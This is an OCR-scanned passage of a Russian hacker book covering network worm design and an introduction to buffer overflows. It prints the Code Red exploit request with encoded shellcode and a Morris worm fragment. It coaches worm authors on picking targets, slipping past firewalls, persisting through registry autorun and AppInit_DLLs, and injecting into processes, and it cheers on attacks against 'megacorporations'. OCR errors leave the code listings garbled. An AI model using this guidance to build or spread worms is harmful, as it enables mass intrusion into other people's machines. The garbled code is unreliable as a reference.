Червями называют разновидность вирусов, размножающихся без участия человека. Если файловый вирус активируется лишь при запуске зараженного файла, то сетевой червь проникает в твою машину *самостоятельно*, достаточно лишь просто войти в Интернет. По сути, черви являются высоко автономными роботами, брошенными в пучину Всемирной Сети и вынужденными бороться за выживание. Червей можно сравнить с космическими зондами, конструктор которых должен предусмотреть все до мелочей, ведь потом исправить ошибку уже не удастся. Кстати, ошибки проектирования червей обходятся намного дороже ошибок проектирования космических станций (сравните стоимость станций и убытки от вирусных атак). Мужики, вы только представьте, какая на вас лежит ответственность! Поэтому пионерам червей лучше не писать. Учите матчасть, ассемблер и TCP/IP-протоколы. Забудьте о деструкции! Деструктивный код — это плохой код. На вандализм много ума не надо, а ухитриться проникнуть в миллион удаленных узлов, при этом ни один из них не уронив, — вот цель, достойная истинного хакера!

Таблица 10.1. Top10-парад сетевых вирусов — от Червя Морриса до наших дней (указанное количество зараженных машин собрано из различных источников и не слишком-то достоверно, поэтому не воспринимайте его как истину в первой инстанции)

Вирус	Когда обнаружен	Что поражал	Механизмы распространения	Заразил машин
Вирус Морриса	1988, ноябрь	UNIX, VAX	Отладочный люк в sendmail, переполнение буфера в finger, слабые пароли	6000
Melissa	1999	e-mail через MS Word	Человеческий фактор	1 200 000
LoveLetter	2000, май	e-mail через VBS	Человеческий фактор	3 000 000


продолжение ⇨

Таблица 10.1 *(продолжение)*

Вирус	Когда обнаружен	Что поражал	Механизмы распространения	Заразил машин
Klez	2002, июнь	e-mail через баг в IE	Уязвимость в IE с IFRAME	1 000 000
sadmind/IIS	2001, май	Sun Solaris/IIS	Переполнение буфера в Sun Solaris AdminSuite/IIS	8000
Code Red I/II	2001, июль	ISS	Переполнение буфера в IIS	1 000 000
Nimda	2001, сентябрь	ISS	Переполнение буфера в IIS, слабые пароли и др.	2 200 000
Slapper	2002, июль	Lunix Apache	Переполнение буфера в OpenSSL	20 000
Slammer	2003, январь	MS SQL	Переполнение буфера в SQL	300 000
Love San	2003, август	NT/200/XP/2003	Переполнение буфера в DCOM	1 000 000

КОНСТРУКТИВНЫЕ ОСОБЕННОСТИ ЧЕРВЯ

С анатомической точки зрения червь представляет собой морфологически неоднородный механизм, в котором можно выделить по меньшей мере три основных компонента: компактную *голову* и протяженный *хвост* с ядовитым *жалом*. Разумеется, это только схема, и черви совсем не обязаны ей подчиняться.



...И изнутри

Необходимость деления монолитной структуры червя на голову и хвост вызвана ограниченным размером переполняющихся буферов, который в подавляющем большинстве случаев не превышает пары десятков байт. Только самым крохотным и примитивным червям удается втиснуться в этот объем целиком, в остальных же случаях сначала на атакуемую машину забрасывается загрузчик, устанавливающий TCP/IP-соединение и подтягивающий оставшийся хвост, иначе называемый основным телом червя.

Голова червя отвечает за переполнение буфера, захват управления удаленной машиной, установку TCP/IP-соединения и транспортировку хвоста. Образно говоря, голова — это ниндзя, десантирующийся в укрепленный район вражеского подразделения, бесшумно делающий охране харакири, отпирающий ворота и зажигающий посадочный маяк, обеспечивающий приземление основной группы. Голова червя включает в себя, как минимум, запрос, посылаемый серверу, срывающий крышу одному из его буферов и передающий управление либо на shell-код, либо на секретную функцию root, обеспечивающую удаленный доступ к серверу. Голова червя чаще всего пишется на Ассемблере, а в наиболее ответственных случаях — непосредственно в машинном коде (трансляторы Ассемблера не переваривают многих эффективных трюков и извращений).

Собственно говоря, голов у червя может быть и несколько. Тогда он сможет поражать несколько различных типов серверов (например, MS SQL, MS IIS и SendMail сервера), значительно расширяя ареал своего обитания. У червя Морриса было две головы: одна поражала finger, другая — sendmail. У MWORM'а целых пять голов, что позволяло ему распространяться через web, ftp-серверы и дыры в rpc-, bind- и lpd-демонах. Love San, Slapper и Slammer имели по одной голове, что совсем не помешало им занять первые места в Top10. Как видно, количество голов само по себе еще ни о чем не говорит, и одна умная голова лучше трех тупых.

Листинг 10.1. Голова червя Code Red, расположенная в первом TCP-пакете HTTP-запроса

```
GET /default.ida?
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXX
%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090
%u9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00= a HTTP 1.0
Content- type: text/ xml.
Content- length: 3379
```

Хвост червя решает более общие задачи. Оказавшись на территории вероятного противника, спецназ должен первым делом окопаться, укоренившись в системе. Некоторые черви зарываются в исполняемые файлы, прописывая путь к ним в ключе автоматического запуска, некоторые довольствуются одной лишь

оперативной памятью, погибая после выключения питания или перезагрузки. И знаете, это правильно! Настоящий червь должен вести кочевую жизнь, блуждая от машины к машине, — в этом и есть его предназначение. Как говорится, мавр сделал свое дело и может уходить. Сделать червю предстоит не так уж и много: найти по меньшей мере две жертвы, пригодные для внедрения, и забросить в них свою голову (точнее, копии своих голов — ну чем не ракета-носитель с разделяющейся боеголовкой?). Теперь даже если червь умрет, численность его популяции будет расти в геометрической прогрессии. Ввиду высокой алгоритмической сложности и отсутствия ограничений на предельно допустимый размер хвост червя чаще всего разрабатывается на языках высокого уровня, например Си, хотя Форт или Алгол подошли бы ничуть не хуже. Но это уже дело вкуса, о котором не спорят (хотя Си все равно лучше).

Листинг 10.2. Хвост червя Морриса (по соображениям экономии места здесь приведен лишь его крошечный фрагмент)

```
rt_init()/* 0x2a26 */
{
    FILE *pipe:
    char input_buf[64]:
    int 1204. 1304:


    ngateways = 0:
    pipe = popen(XS("/usr/ucb/netstat -r -n"). XS("r")):
    /* &env102.&env 125 */
    if (pipe == 0) return 0:
    while (fgets(input_buf. sizeof(input_buf). pipe))
    { /* to 518 */
        other_sleep(0):
        if (ngateways >= 500) break:
        sscanf(input_buf. XS("%s%s"). 1204. 1304):/* <env+127>"%s%s" */
        /* other stuff. I'll come back to this later */

    }/* 518. back to 76 */
    pclose(pipe):
    rt_init_plus_544():
    return 1:
}/* 540 */
```

Подавляющее большинство червей не ядовито, весь вред от них сводится к перегрузке сетевых каналов из-за неконтролируемого размножения. Лишь у немногих на конце хвоста расположено ядовитое жало или, в более общем случае, полезная нагрузка (читай — боевая начинка). Например, червь может устанавливать на атакуемой машине терминальный shell, предоставляющий возможность удаленного администрирования. До тех пор, пока эпидемия такого червя не будет остановлена, в руках его создателя окажутся рычаги управления нашим миром, и он в любой момент сможет прервать его бренное существование. Нет, атомные электростанции взорвать не удастся, но вот подорвать экономику, уничтожив банковскую информацию, сможет даже начинающий хакер. Ска-

жу вам по секрету, знающие люди утверждают: такая угроза возникала уже неоднократно, и лишь грубые ошибки, допущенные при проектировании червей, не позволили ей воплотиться в реальность. Так что учите матчасть!

Последний писк моды — модульные черви, поддерживающие возможность удаленного конфигурирования и подключения плагинов через Интернет. Только прикиньте, насколько усложняется борьба в условиях непрерывно изменяющейся логики поведения червя. Администраторы ставят фильтры, а червь их успешно преодолевает! Запускают антивирус, червь подхватывает брошенный ему щит и, воспользовавшись замешательством противника, со всей дури бьет его по голове. Правда, и проблем здесь тоже хватает. Система распространения плагинов должна не только быть полностью децентрализована, но и уметь при случае постоять за себя, иначе администраторы подкинут плагин-бомбу, ко всем чертям разрывающую червя на куски. В общем, тут есть еще над чем подумать и поработать!



ДОЛГ ПЕРЕД ВИДОМ, ИЛИ РОЖДЕННЫЙ, ЧТОБЫ УМЕРЕТЬ

Считается, что естественная цель всех живых организмов (и червей в том числе) — это неограниченная экспансия, или, попросту говоря, захват всех свободных и несвободных территорий. На самом деле это неверно. Чтобы не подохнуть от голода, каждый индивидуум должен находиться в гармонии с окружающей средой, поддерживая необходимую численность популяции. Нарушение этого правила оборачивается неизменной катастрофой.




Рис. 10.1. Стремительное размножение червей вызывает запор

Червь должен бережно относиться к «природным» ресурсам кибернетического мира — оперативной и дисковой памяти, процессорному времени и пропускной способности сетевых каналов, по-братски разделяя их с остальными обитателями «глубины». Предоставленные сами себе черви размножаются в геометрической прогрессии, численность их популяции взрывообразно растет. А ведь толщина магистральных интернет-каналов не безгранична! Рано или поздно сеть насыщается червями и «встает», не только препятствуя их дальнейшему размножению, но и поднимая с постели матерящихся администраторов, устанавливающих свежие заплатки и перетирающих червей в труху (см. рис. 10.1). Поймите же вы наконец, что администраторы объявляют войну лишь тем червям, которые им сильно досаждают. Ведите себе скромнее! Будьте тише травы и ниже радаров!

ТАКТИКА И СТРАТЕГИЯ ИНФИЦИРОВАНИЯ

Основные враги ниндзя — темнота, неизвестность, колючая проволока файрволов и волкодавы, снующие по охраняемой территории.

Подготовка к заброске shell-кода начинается с определения IP-адресов, пригодных для вторжения. Если червь находится в сети класса C, три старших бита IP-адреса которой равны 110, то ее можно и просканировать (распотрошите любой сканер, если не знаете, как). Сканирование сетей остальных классов занимает слишком много времени и немедленно привлекает к себе внимание администраторов, а вниманием администраторов черви предпочитают не злоупотреблять. Вместо этого они выбирают пару-тройку случайных IP-адресов, выдерживая каждый раз секундную паузу, дающую TCP/IP-пакетикам время рассосаться и предотвращающую образование заторов. Червь Slammer, поражающий SQL-серверы, не делал такой паузы и поэтому сдох раньше времени, а вот Love San жив и поныне. Nimda и некоторые другие черви не играют в кости и определяют целевые адреса эвристическим путем, анализируя содержимое жесткого диска (перехватывая проходящий сквозь них трафик), они ищут url'ы, e-mail'ы и прочие полезные ссылки, занося их в список кандидатов на заражение.

Затем кандидаты проходят предварительное тестирование. Червь должен убедиться, что данный IP-адрес действительно существует, удаленный узел не висит и содержит уязвимую версию сервера или операционную систему, известную червю и совместимую с shell-кодом одной или нескольких его голов.

Первые две задачи решаются предельно просто: червь отправляет серверу легальный запрос, на который тот обязан ответить (для веб-сервера это запрос GET), и если сервер что-то промычит в ответ, значит, жив курилка (рис. 10.2)! Заметим, что отправлять серверу эхо-запрос, более известный в народе как «ping», неразумно, так как его может сожрать недружелюбно настроенный брандмауэр (помните историю про Красную Шапочку?).

С определением версии сервера дела обстоят значительно сложнее. Универсальными решениями здесь и не пахнет. Некоторые протоколы поддерживают специальную команду или возвращают версию сервера в строке приветствия,

но чаще всего информацию приходится добывать по косвенным признакам. Различные операционные системы и серверы по-разному реагируют на нестандартные пакеты или проявляют себя специфическими портами, что позволяет осуществить грубую идентификацию жертвы. А точная идентификация червю нужна, как зайцу панталоны, а собаке пятая нога: главное — отсеять заведомо неподходящих кандидатов. Если забросить голову червя на неподходящий укрепрайон, ничего не произойдет. Голова погибнет, только и всего.




Рис. 10.2. Червь рассылает запросы по различным IP-адресам

На завершающей стадии разведывательной операции червь посылает удаленному узлу условный знак, например два зеленых свистка (отправляет TCP-пакет с кодовым посланием внутри). Если узел уже захвачен другим червем, он должен выпустить в ответ три фиолетовых. Это наиболее уязвимая часть операции, ведь если противник (администратор) пронюхает об этом, вражеский узел без труда сможет прикинуться «своим», предотвращая вторжение. Такая техника антивирусной защиты называется «вакцинацией». Для борьбы с ней черви раз в несколько поколений игнорируют признак заражения и захватывают узел повторно, чем и приводят свою популяцию к гибели, ибо все узлы инфицируются многократно и через некоторое время начинают кишеть червями, сжирающими все системные ресурсы со всеми вытекающими отсюда последствиями.

Выбрав жертву, располагающую ко вторжению, червь посылает серверу запрос, переполняющий буфер и передающий бразды правления shell-коду, который может быть передан как вместе с переполняющимся запросом, так и отдельно от него (рис. 10.3). Такая стратегия вторжения называется многостадийной. Ее реализует, в частности, червь Slapper.

При подготовке shell-кода следует помнить о брандмауэрах, анализирующих содержимое запросов и отсекающих все подозрительные пакеты. Этим, в частности, занимаются фильтры уровня приложений. Чтобы избежать расстрела, shell-код должен соответствовать всем требованиям спецификации протокола и быть синтаксически неотличимым от нормальных команд. Ведь фильтр анализирует отнюдь не *содержимое* (на это у него кишка тонка), а лишь *форму* запроса. За Штирлицем тащился парашют...

Если захват управления пройдет успешно, shell-код должен найти дескриптор TCP/IP-соединения, через которое он был заслан, и подтянуть оставшийся

хвост (это можно сделать лобовым перебором всех сокетов через функцию getpeername). Проще, конечно, было бы затащить хвост через отдельное TCP/IP-соединение, но если противник окружил себя грамотно настроенным брандмауэром, с голыми руками на него не попрешь. А вот использовать уже установленные TCP/IP-соединения никакой брандмауэр не запрещает (рис. 10.4).




Рис. 10.3. Червь получает ответ, идентифицирующий подходящую жертву, и забрасывает голову, начиненную shell-кодом




Рис. 10.4. Голова переполняет буфер, захватывает управление и подтягивает основной хвост

И вот вся группа в сборе. Роем окопы от меня и до обеда! Самое идиотское, что только может предпринять спецназ, — это сгрузить свою тушу в исполняемый файл, затерявшийся в густонаселенных трущобах Windows\System32 и автоматически загружающийся при каждом старте системы по ключу HKLM\Software\Microsoft\Windows\CurrentVersion\Run. Хорошее же вы место выбрали для засады. Молодцы, нечего сказать! Стоит администратору дотянуться ыдо клавиатуры, как от червя и мокрого места не останется. А вот если червь внедряется в исполняемые файлы на манер файловых вирусов, тогда его удаление потребует намного больше времени и усилий.

Для проникновения в адресное пространство чужого процесса червь должен либо создать в нем удаленный поток, вызвав функцию CreateRemoteThread, либо отпатчить непосредственно сам машинный код, вызвав WriteProcessMemory (разумеется, речь идет лишь об NT-подобных системах, UNIX требует принципиально иного подхода к себе).

Как вариант, можно прописаться в ветке реестра, ответственной за автоматическую загрузку динамических библиотек в адресное пространство каждого запускаемого процесса: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs — тогда червь получит полный контроль над всеми событиями, происходящими в системе, например блокируя запуск неугодных ему программ (интересно, сколько штанов поменяет администратор, прежде чем разберется, в чем дело?).

Окопавшись в системе, червь приступает к поиску новых жертв и рассылке своей головы по подходящим адресам, предварительно уменьшив свой биологический счетчик на единицу, а когда тот достигнет нуля — вызвав самоликвидацию (рис. 10.5).

Таков в общих чертах жизненный цикл червя, такова его карма.





Рис. 10.5. Захваченный узел становится новым бастионом, продолжающим распространение червя



ГЛАВА 11

ПЕРЕПОЛНЕНИЕ БУФЕРОВ КАК СРЕДСТВО БОРЬБЫ С МЕГАКОРПОРАЦИЯМИ

Грязное небо, обреченно плывущее над верхушками безликих бетонных небоскребов, погрязших в вонючей жиже потребительского барахла. Тотальная власть тирания мегакорпораций. Абсолютная закрытость информации и полное отсутствие свободы выбора... Это не воспаленная фантазия обкуренных фантастов. Это реальность, которой с каждым днем все труднее и труднее противостоять. Дизассемблирование в ряде стран уже запрещено. Публичное описание технических деталей хакерских атак и уязвимостей — на пороге запрета.

Но все же, при всей своей мощи, мегакорпорации чрезвычайно уязвимы. Программное обеспечение дыряво до невозможности. Чем больше заплат накладывается на продукт, тем уродливее и неустойчивее он становится. Так ударим же хакерским автопробегом по виртуальному бездорожью!

ЧТО ТАКОЕ ПЕРЕПОЛНЯЮЩИЕСЯ БУФЕРА

Подавляющее большинство удаленных атак осуществляется путем *переполнения буфера* (*buffer overfull/overrun/overflow*), частным случаем которого является переполнение (срыв) стека. Тот, кто владеет техникой переполнения буферов, управляет миром, а кто не владеет — того и имеют. Вот забросят вам TCP/IP-пакетик на компьютер, сорвут стек и отформатируют диск к чертовой матери.

Что же это такое — переполняющиеся буфера? Попробуем разобраться! Прежде всего выпьем пива и забудем всю фигню, которой нас пичкали на уроках информатики. Забудем выражение «оперативная память» — здесь мы будем говорить исключительно об адресном пространстве уязвимого процесса (не путать с процессором). Упрощенно его можно представить в виде строительной рулетки, вытянутой на всю длину. Вдоль этой рулетки раскладываются различные предметы обихода (пиво, сигареты, обнаженные красавицы и т. д.), изображающие из себя буфера и переменные. Каждый единичный отрезок соответствует одной ячейке памяти, но различные предметы занимают неодинаковое количество ячеек. Так, например, переменная типа BYTE занимает одну ячейку, WORD — две, а DWORD — все четыре.

Ячейка не имеет никакого представления ни о типе переменной, которой она принадлежит, ни о ее границах. Две переменных типа WORD можно интерпретировать как BYTE + WORD + BYTE, и никого не будет смущать, что голова WORD'а лежит в одной переменной, а хвост — в другой! С контролем границ массивов дела обстоят еще хуже. На аппаратном уровне такой тип переменных вообще не поддерживается, процессор не в состоянии отличить массив от бессвязного набора нескольких переменных. Поэтому забота о суверенитете последнего ложится на плечи программиста и компилятора. Но первые — люди (а значит, им свойственно ошибаться), вторые — машины (и значит, они выполняют то, что *приказал* им человек, а не то, что он *хотел* приказать).



Рис. 11.1. Количество обнаруженных дыр за каждый год по данным CERT. На ближайшее время хакеры без работы не останутся

Рассмотрим простейшую программу «здравствуй, Вася», которая спрашивает человека: «Как тебя зовут», — а затем радостно сообщает: «Привет, как-тебя-там». Очевидно, что для хранения вводимой строки необходимо заблаговременно выделить буфер достаточно размера. А какой размер считать достаточным? Десять, сто, тысячу букв? Не важно! Главное — не забыть вставить в программу контролирующий код, ограничивающий длину ввода размером выделенного буфера. В противном случае, если длина имени окажется слишком

велика, оно вылезет из буфера и перезапишет посторонние переменные, расположенные за его концом. А переменные — это рычаги управления программой. Перезаписывая их строго дозированным образом, мы можем вытворять с компьютером все что угодно. Наиболее соблазнительная цель всех атакующих — *командный интерпретатор*, в кругах юниксоидов называемый *шеллом* (от англ. shell — оболочка). Если хакер сумеет его запустить, судьба машины окажется предрешена.

Ошибок переполнения не удалось избежать ни одной серьезной программе. Они с завидной регулярностью обнаруживаются как в продукции Microsoft, так и в открытых исходниках (см. рис. 11.1). Сколько ошибок до сих пор не выявлено — остается только гадать. Это клад, настоящий клад! Это ключи к управлению миром! Но чтобы ими воспользоваться, требуется проделать очень длинный путь, многому научиться и многое познать. Будда всем нам в помощь!

ЧТО НАМ ПОТРЕБУЕТСЯ

Для совершения набегов на мирные пастбища Интернета потребуются, как минимум, холодное пиво и хорошие эксплоиты. Пиво можно найти в магазине, эксплоит — в сети. Открываем пиво, запускаем эксплоит... Грязно материмся, что не работает, и берем другой. Материмся опять...

Основная масса халявных эксплоитов, блуждающих по Сети, спроектирована с грубыми конструктивными ошибками и неработоспособна в принципе. Те же из них, что работают, обычно ограничиваются лишь демонстрацией уязвимости, но не дают никаких рычагов управления (например, создают новую учетную запись администратора и тут же блокируют ее). А для доработки готового эксплоита напильником требуется умение держать этот самый напильник в руках!

Разработка (равно как и доработка) эксплоитов требует инженерного образа мышления и немереной глубины знаний. Это не та область, в которую можно прийти с улицы и тут же крутить винты. Для начала необходимо выучить Си (и немножечко C++), освоить Ассемблер, разобраться с устройством микропроцессоров, постичь архитектуру операционных систем Windows и UNIX, научиться бегло дизассемблировать машинный код... Словом, вам предстоит длинный и тяжелый путь, пролегающий через непроходимый таежный лес, полный логических ловушек и битовых опасностей, с которыми трудно справиться без провожатых. Вашими наставниками будут книги, причем книг потребуется много. Вот лучшее, что есть на рынке (только не спрашивайте меня, где это брать, я не книготорговец, многие вещи сам разыскивал годами):

Си/C++

1. «Язык Си» от Кернигана и Ричи.

   Авторское описание языка, также называемое Ветхим Заветом. Сильно устарел, но еще держится на плаву.

2. «1001 совет по Си/C++» Криса Джамсы.

   Не Ветхий Завет, но все же очень неплох.

3. «C++ Annotations Version».

   Аннотированное руководство по языку Си++, настольная книга каждого нормального хакера.

4. «Язык C/C++ в вопросах и ответах» Стива Саммита.

   The best.

Ассемблер

1. «Assembler». Учебник для вузов. 2-е изд., В. Юрова.

   Отличный учебник по языку правда, защищенный режим описан довольно поверхностно.

2. «Программируем на языке ассемблера IBM PC» Рудакова и Финогенова.

   Лучшее описание защищенного режима на русском, которое я только встречал.

3. Мануалы от Intel и AMD.

   Которые, кстати говоря, можно не только скачивать с сайта, но и заказывать в печатном виде по почте, бесплатно.

Система

1. SDK/DDK.

   Комплекты разработчика от Microsoft. Инструментарий плюс документация. Без этого никуда. Скачивайте побыстрее, пока оно еще халявное.

2. «Windows для профессионалов» Джеффри Рихтера.

   Библия прикладного программиста.

3. «Основы Windows NT и NTFS» Хелен Кастер.

   Великолепное описание архитектуры NT, must have.

4. «Внутреннее устройство Windows 2000» Дэвида Соломона и Марка Руссиновича.

   Книга двух патриархов американского хакерства.

5. «Недокументированные возможности Windows 2000» Свена Шрайбера.

   От легендарного исследователя недр ядра всему хакерскому миру.

Дизассемблирование

1. «The Art Of Disassembly от Reversing Engineering Network».

   Библия дизассемблирования.

2. «Hacker Disassembling Uncovered» от Криса Касперски.

   Довольно туманные и запутанные разговоры о дизассемблировании.

3. «Образ мышления ИДА» от Криса Касперски.

   Справочник по языку Ида-Си (если вы используете Иду, то эта книга для вас).

Хакерство

www.phrack.org

Лучший электронный журнал, доступный с одноименного сайта, много статей, в том числе и по срыву стека.

www.wasm.ru

Лучший отечественный сайт, посвященный хакерству.

Переполняющиеся буфера

1. UNIX Assembly Codes Development for Vulnerabilities Illustration Purposes.

   Великолепное руководство по технике переполнения буферов и захвату контроля удаленной машиной.

   http://opensores.thebunker.net/pub/mirrors/blackhat/presentations/bh-usa-01/LSD/bh-usa-01-lsd.pdf

2. Win32 Assembly Components.

   Готовые компоненты для атаки.

   http://www.lsd-pl.net/documents/winasm-1.0.1.pdf

3. Understanding Windows Shellcode.

   Руководство по разработке shell-кодов.

   http://www.hick.org/code/skape/papers/win32-shellcode.pdf

Теперь поговорим об инструментах. Нам понадобятся: компилятор, отладчик, дизассемблер и любой HEX-редактор по вкусу, а также принтер, пиво и остро заточенный карандаш.

Компилятор и отладчик можно бесплатно взять у Microsoft здесь:

http://download.microsoft.com/download/3/9/b/39bac755-0a1e-4d0b-b72c-3a158b7444c4/VCToolkitSetup.exe

или здесь:

http://msdl.microsoft.com/download/symbols/debuggers/dbg_x86_6.3.11.exe

